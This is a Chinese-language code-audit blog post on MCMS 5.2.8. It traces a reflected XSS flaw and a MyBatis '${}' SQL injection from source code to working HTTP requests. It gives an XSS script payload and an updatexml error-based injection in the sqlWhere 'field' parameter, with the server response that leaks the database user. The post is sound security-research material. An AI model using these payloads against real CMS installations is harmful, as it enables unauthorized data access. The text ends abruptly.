Java代码审计其一：MCMS 5.2.8

A_L1ar2023-03-17 11:06:40237407

所属地 山东省

简介

第一篇Java代码审计文章，有不足之处还请指正。

MCMS 的代码比价简明易懂，作为审计的第一篇比较合适。

MCMS 5.2.8是使用springboot+mybatis开发的CMS，已知漏洞主要是SQL注入、文件上传、SSTI，在最新版已经得到修复。

本文主要体现思路，有些地方可能不够详细。


XSS

思路：前台就一个搜索框，插入XSS代码试试

复现

反射型： 前台搜索框，虽然有过滤阻断了search.do并 提示：参数异常；但将异常参数拼接到了报错页面。

```
POST //mcms/search.do HTTP/1.1
content_title=<script>alert('/xss/')</script>
```



```
<p style=" clear: both; margin: 30px auto 20px auto;
line-height: 35px; font-size: 20px; color: #999;">
  提示：参数异常:<script>
    alert('/xss/')
  </script>
</p>
```

源码

```
net/mingsoft/basic/filter/XssHttpServletRequestWrapper.java
```

`throw new BusinessException("参数异常:"+ content);` 此处直接将content原样拼接到报错中


```
public String clean(String name, String content) {
    String result = Jsoup.clean(content, "", whitelist, outputSettings);
    // 转义回来,防止&被转义导致结果误差
    result = Parser.unescapeEntities(result, true);
    if (!content.equals(result) || !SqlInjectionUtil.isSqlValid(content)){
        String uri = SpringUtil.getRequest().getRequestURI();
        LOGGER.debug("接口不符合XSS规则:{}",uri);
        LOGGER.debug("参数名:{} 参数值:{}", name,content);
        throw new BusinessException("参数异常:"+ content);
    }
    return content;
}
```

SQL注入

思路：MCMS是使用mybaits作为持久层框架的，当在与接口对应的xml文件中使用 ${String} 时，会将String拼接进SQL语句。还有 标签，会将一段复用的SQL代码拼接入当前语句中。

从这个思路出发，有两类注入，第一种造成的注入多，第二种需要官方的编辑器（因需要注册，不做记录，给出链接https://gitee.com/mingSoft/MCMS/issues/I61P5X）

知识点：mybatis的xml有对应java代码interface，xml中的id对应interface中的方法



```
src
  main
    java
      net.mingsoft
        cms
          action
          aop
          bean
          biz
          constant
          dao
            ICategoryDao
            ICategoryDao.xml
            ICmsHistoryLogDao
            ICmsHistoryLogDao.xml
            IContentDao
            IContentDao.xml
          entity
          resources
          util
        config
        MSApplication
        MSServletInitializer
    resources
```

先给出明确的脉络，方便之后跟进不少的代码

从xml->interface->impl(实现)->Controller->抓包构造

1. XML找 ${

ICategoryDao.xml、ICmsHistoryLogDao.xml、IContentDao.xml都存在`<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>`，id都为query

例如ICategoryDao.xml

```
<!--条件查询-->
    <select id="query" resultMap="resultMap">
        select * from cms_category
        <where>
            <if test="categoryTitle != null and categoryTitle != ''"> and
category_title=#{categoryTitle}</if>
            ......
            <if test="leaf != null"> and leaf=#{leaf}</if>
            <include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>
        </where>
    </select>
```

跟进include中的net.mingsoft.base.dao.IBaseDao.sqlWhere，文件为`net/mingsoft/base/dao/IBaseDao.xml`

在jar包中

这里需要注意：

- `${item.field}`被直接拼接在SQL语句中
- `${item.field}`，item是collection="sqlWhereList"的别名，也就是`${sqlWhereList.field}```
- 传递的参数sqlWhereList，需要构造的是其中的

  ```
  field
  ```

  ```
  <sql id="sqlwhere" databaseId="mysql">
          <if test="sqlWhereList != null">
          <foreach collection="sqlWhereList" item="item" index="index"
                   open="and( " separator=" " close=" )">

              <if test="item.el == 'eq'">
                  <choose>
                      <when test="item.multiple != null and item.multiple ==
  true">
                          FIND_IN_SET(#{item.value}, ${item.field})>0
                      </when>
                      <otherwise>
                          ${item.field} = #{item.value}
                      </otherwise>
                  </choose>
              </if>
              ......//下面还用其他的if语句，节省篇幅，不多贴代码
  ```

2. 找接口及其实现

思路回到ICategoryDao.xml，找select id="query"对应的接口

```
@Component("cmsCategoryDao")
public interface ICategoryDao extends IBaseDao<CategoryEntity> {

    /**
     * 查询当前分类下面的所有子分类
     * @param category 必须存在categoryId categoryParentId
     * @return
     */
    public List<CategoryEntity> queryChildren(CategoryEntity category);

}
```

没有query，去父接口IBaseDao，注意是List类型


```
public interface IBaseDao<E> extends BaseMapper<E> {
    ...
        List<E> query(BaseEntity entity);
    ...
}
```

找实现query的类，有三个，但只有一个接收传参

`net/mingsoft/base/biz/impl/BaseBizImpl.java`
``

```
public abstract class BaseBizImpl<M extends BaseMapper<T>,T> extends
ServiceImpl<M,T> implements IBaseBiz<T> {
    ...
        @Override
    public List<T> query(BaseEntity entity) {
        // TODO Auto-generated method stub
        return getDao().query(entity);
    }
    ...
}
```

这是个抽象类，继续找，红线上为库中的，红线下为项目中的，先看项目中的



```
Usages of query(BaseEntity) — Results in 'Project and Libraries'                                          Found 20 usages
LogAction  list(LogBean, HttpServletResponse, HttpServletRequest, ModelMap, BindingResult)        101  List<LogEntity> logList = logBiz.query(log);
RoleAction  list(RoleEntity, HttpServletResponse, HttpServletRequest, ModelMap)                   110  List roleList = roleBiz.query(role);
RoleAction  all(RoleEntity, HttpServletResponse, HttpServletRequest, ModelMap)                    132  List roleList = roleBiz.query(role);
CityAction  list(CityEntity, HttpServletResponse, HttpServletRequest, ModelMap)                    72  List cityList = cityBiz.query(city);
CityAction  queryPy(HttpServletResponse, HttpServletRequest)                                      113  List<CityEntity> cityList = (List<CityEntity>) cityBiz.query(city);
ConfigAction  list(ModelEntity, HttpServletResponse, HttpServletRequest)                           97  List modelList = modelBiz.query(modelEntity);
DictAction  list(DictEntity, HttpServletResponse, HttpServletRequest, ModelMap)                   157  List dictList = dictBiz.query(dict);
DictAction  dictList(DictEntity, HttpServletResponse, HttpServletRequest, ModelMap)               194  list.add(dictBiz.query(_dict));
ModelAction  list(ModelEntity, HttpServletResponse, HttpServletRequest, ModelMap, BindingResult)  130  List modelList = modelBiz.query(modelEntity);
PageAction  list(PageEntity, HttpServletResponse, HttpServletRequest, ModelMap)                   109  List pageList = pageBiz.query(page);
DictAction  list(DictEntity, HttpServletResponse, HttpServletRequest)                             108  List dictList = dictBiz.query(dict);
DictUtil  list(String)                                                                             37  return (List<DictEntity>) SpringUtil.getBean(IDictBiz.class).query(dict);
CategoryAction  list(CategoryEntity)                                                               92  List categoryList = categoryBiz.query(category);
CategoryAction  save(CategoryEntity)                                                              172  List<CategoryEntity> query = categoryBiz.query(_category);
CategoryAction  update(CategoryEntity)                                                            250  List<CategoryEntity> query = categoryBiz.query(_category);
ContentAction  list(ContentBean)                                                                  122  List contentList = contentBiz.query(content);
GeneraterAction  genernateColumn(HttpServletRequest, HttpServletResponse, String)                 163  columns = categoryBiz.query(categoryEntity);
CategoryAction  list(CategoryEntity)                                                               74  List categoryList = categoryBiz.query(category);
ContentAction  list(ContentBean)                                                                   90  List contentList = contentBiz.query(content);
CategoryBizImpl  recursionCopyChilds(String, String)                                              304  List<CategoryEntity> childs = query(_category);
```

以`net/mingsoft/cms/action/CategoryAction.java`为例，获得地址：url为`@RequestMapping("/${ms.manager.path}/cms/category")`，`${ms.manager.path}`在配置中为ms

```
@Api(tags={"后端-内容模块接口"})
@Controller("cmsCategoryAction")
@RequestMapping("/${ms.manager.path}/cms/category")
public class CategoryAction extends BaseAction {
    ......
    @RequestMapping(value="/list",method = {RequestMethod.GET,
RequestMethod.POST})
    @ResponseBody
    @RequiresPermissions("cms:category:view")
    public ResultData list(@ModelAttribute @ApiIgnore CategoryEntity category) {
        BasicUtil.startPage();
        List categoryList = categoryBiz.query(category);
        return ResultData.build().success(new EUListBean(categoryList,(int)
BasicUtil.endPage(categoryList).getTotal()));
    }
    ......
}
```

找到了query，categoryBiz.query；还没找到它的参数sqlWhereList，看看CategoryEntity，没有

```
public class CategoryEntity extends BaseEntity {}
```


看父类BaseEntity，找到sqlWhereList和SQLwhere，SQLwhere是`[{}]`形式，这里还看到一个眼熟的东西，JSONObject.parseArray，那么会不会有JSONObject.parse呢?

```
public abstract class  BaseEntity implements Serializable{
    ...

    /**
     * 自定义SQL where条件，需要配合对应dao.xml使用
     */
    @JsonIgnore
    @XmlTransient
    @TableField(exist = false)
    protected String sqlWhere;

    @JsonIgnore
    @XmlTransient
    public String getSqlWhere() {
        return sqlWhere;
    }
    public void setSqlWhere(String sqlWhere) {
        this.sqlWhere = sqlWhere;
    }

    @JsonIgnore
    @XmlTransient
    public List getSqlWhereList() {
        if(StringUtils.isNotBlank(sqlWhere)){
            try {
                return JSONObject.parseArray(sqlWhere,Map.class);
            }catch (Exception e){
                e.printStackTrace();
            }
        }
        return Collections.EMPTY_LIST;
    }
    ...
}
```


3. 该抓包了

去网站后台看看有没有构造查询条件的地方 ICategoryDao.xml、ICmsHistoryLogDao.xml、IContentDao.xml，这三个对应的是分类、日志、内容

sqlWhere指的是条件查询，就去后台找找条件查询的地方




编号	栏目名	文章标题	作者	排序	点击量	发布时间	操作
1329374855797219329	公司介绍	公司介绍		0	0	2022-02-27	编辑 删除
1329374684459900929	公司动态	mcms在线使用手册		0	9	2022-02-27	编辑 删除



筛选

添加筛选条件：请选择

文章标题 等于 333333333333



```
POST /mn/cms/content/list.do HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Cache-Control: no-cache
Pragma: no-cache
token: null
Content-Length: 295
Origin: http://127.0.0.1:8888
Connection: close
Referer: http://127.0.0.1:8888/mn/cms/content/main.do
Cookie: rememberMe=[illegible]; SHIRO_SESSION_ID=78c25f98-a25f-46fb-9f06-0da9e6decb56
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

categoryType=1&sqlWhere=
%5B%7B%22action%22%3A%22and%22%2C%22field%22%3A%22content_title%22%2C%22el%22%3A%22eq%22%2C%22model%22%3A%22con
tentTitle%22%2C%22name%22%3A%22%E6%96%87%E7%AB%A0%E6%A0%87%E9%A2%98%22%2C%22type%22%3A%22input%22%2C%22value%22
%3A%22aaaaaaaaaaaaa%22%7D%5D&pageNo=1&pageSize=10
```

```
HTTP/1.1 200
Content-Disposition: inline;filename=f.txt
Content-Type: application/json
Date: Sun, 12 Mar 2023 14:17:19 GMT
Connection: close
Content-Length: 96

{
  "result":true,
  "code":200,
  "data":{
    "total":0,
    "rows":[
    ]
  }
}
```

有sqlWhere，解码，找到field


```
[{"action":"and","field":"content_title","el":"eq","model":"contentTitle","name"
:"æç« æ é¢","type":"input","value":"aaaaaaaaaaaaa"}]
```

4. 构造

idea console有语句，没有也可监听MySQL的日志

```
net.mingsoft.cms.dao.IContentDao.query_COUNT:137 : ==>  Preparing: SELECT
count(0) FROM (SELECT ct.*, cc.category_path FROM cms_content ct JOIN
cms_category cc ON ct.category_id = cc.id WHERE ct.del = 0 AND (content_title =
?)) ct
net.mingsoft.cms.dao.IContentDao.query_COUNT:137 : ==> Parameters:
aaaaaaaaaaaaa(String)
net.mingsoft.cms.dao.IContentDao.query_COUNT:137 : <==      Total: 1
SELECT count(0) FROM (SELECT ct.*, cc.category_path FROM cms_content ct JOIN
cms_category cc ON ct.category_id = cc.id WHERE ct.del = 0 AND (content_title =
aaaaaaaaaaaaa)) ct
```

直接用报错注入就好




```
POST /mn/cms/content/list.do HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Cache-Control: no-cache
Pragma: no-cache
token: null
Content-Length: 558
Origin: http://127.0.0.1:8888
Connection: close
Referer: http://127.0.0.1:8888/mn/cms/content/main.do
Cookie: rememberMe=[illegible]; SHIRO_SESSION_ID=78c25f98-a25f-46fb-9f06-0da9e6decb56
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

categoryType=1&sqlWhere=
[illegible]
```

```
[{"action":"and","field":"updatexml(1,concat(0x7e,(select user()),0x7e),1)","el"
:"eq","model":"contentTitle","name":"æç« æ é¢","type":"input","value":"aaaaa
aaaaaaaa"}]
Press 'F2' for focus
```


```
HTTP/1.1 500
Content-Type: application/json;charset=UTF-8
Date: Sun, 12 Mar 2023 14:26:12 GMT
Connection: close
Content-Length: 989

{
  "result":false,
  "msg":
  "org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbackSQLExcepti
  onTranslator.java:89):org.springframework.jdbc.UncategorizedSQLException: \r\n### Error querying database.  C
  ause: java.sql.SQLException: XPATH syntax error: '~root@localhost~'\r\n### The error may exist in net/mingsof
  t/cms/dao/IContentDao.xml\r\n### The error may involve defaultParameterMap\r\n### The error occurred while se
  tting parameters\r\n### SQL: SELECT count(0) FROM (SELECT ct.*, cc.category_path FROM cms_content ct JOIN cms
  _category cc ON ct.category_id = cc.id WHERE ct.del = 0 AND (updatexml(1, concat(0x7e, (SELECT user()), 0x7e)
  , 1) = ?)) ct\r\n### Cause: java.sql.SQLException: XPATH syntax error: '~root@localhost~'\n; uncategorized SQ
  LException; SQL state [HY000]; error code [1105]; XPATH syntax error: '~root@localhost~'; nested exception is
   java.sql.SQLException: XPATH syntax error: '~root@localhost~'",
  "code":500
}
```

5. 测试其他



```
Usages of query(BaseEntity) — Results in 'Project and Libraries'                Found 20 usages
LogAction list(LogBean, HttpServletResponse, HttpServletRequest, ModelMap, BindingResult)   101  List<LogEntity> logList = logBiz.query(log);
RoleAction list(RoleEntity, HttpServletResponse, HttpServletRequest, ModelMap)              110  List roleList = roleBiz.query(role);
RoleAction all(RoleEntity, HttpServletResponse, HttpServletRequest, ModelMap)               132  List roleList = roleBiz.query(role);
CityAction list(CityEntity, HttpServletResponse, HttpServletRequest, ModelMap)              72   List cityList = cityBiz.query(city);
CityAction queryPy(HttpServletResponse, HttpServletRequest)                                 113  List<CityEntity> cityList = (List<CityEntity>) cityBiz.query(city);
ConfigAction list(ModelEntity, HttpServletResponse, HttpServletRequest)                     97   List modelList = modelBiz.query(modelEntity);
DictAction list(DictEntity, HttpServletResponse, HttpServletRequest, ModelMap)              157  List dictList = dictBiz.query(dict);
DictAction dictList(DictEntity, HttpServletResponse, HttpServletRequest, ModelMap)          194  list.add(dictBiz.query(_dict));
ModelAction list(ModelEntity, HttpServletResponse, HttpServletRequest, ModelMap, BindingResult) 130  List modelList = modelBiz.query(modelEntity);
PageAction list(PageEntity, HttpServletResponse, HttpServletRequest, ModelMap)              109  List pageList = pageBiz.query(page);
DictAction list(DictEntity, HttpServletResponse, HttpServletRequest)                        108  List dictList = dictBiz.query(dict);
DictUtil list(String)                                                                       37   return (List<DictEntity>) SpringUtil.getBean(IDictBiz.class).query(dict);
CategoryAction list(CategoryEntity)                                                         92   List categoryList = categoryBiz.query(category);
CategoryAction save(CategoryEntity)                                                         172  List<CategoryEntity> query = categoryBiz.query(_category);
CategoryAction update(CategoryEntity)                                                       250  List<CategoryEntity> query = categoryBiz.query(_category);
ContentAction list(ContentBean)                                                             122  List contentList = contentBiz.query(content);
GeneraterAction genernateColumn(HttpServletRequest, HttpServletResponse, String)            163  columns = categoryBiz.query(categoryEntity);
CategoryAction list(CategoryEntity)                                                         74   List categoryList = categoryBiz.query(category);
ContentAction list(ContentBean)                                                             90   List contentList = contentBiz.query(content);
CategoryBizImpl recursionCopyChilds(String, String)                                         304  List<CategoryEntity> childs = query(_category);
```

红线以下，不放结果了，简单说下，方法为list，且参数为list基本可行，如CategoryAction.list、ConternAcion.List，CategoryAction与ConternAcion在前台有同名类，同名的list，但有xss过滤无法使用select




```
POST /cms/category/list.do HTTP/1.1
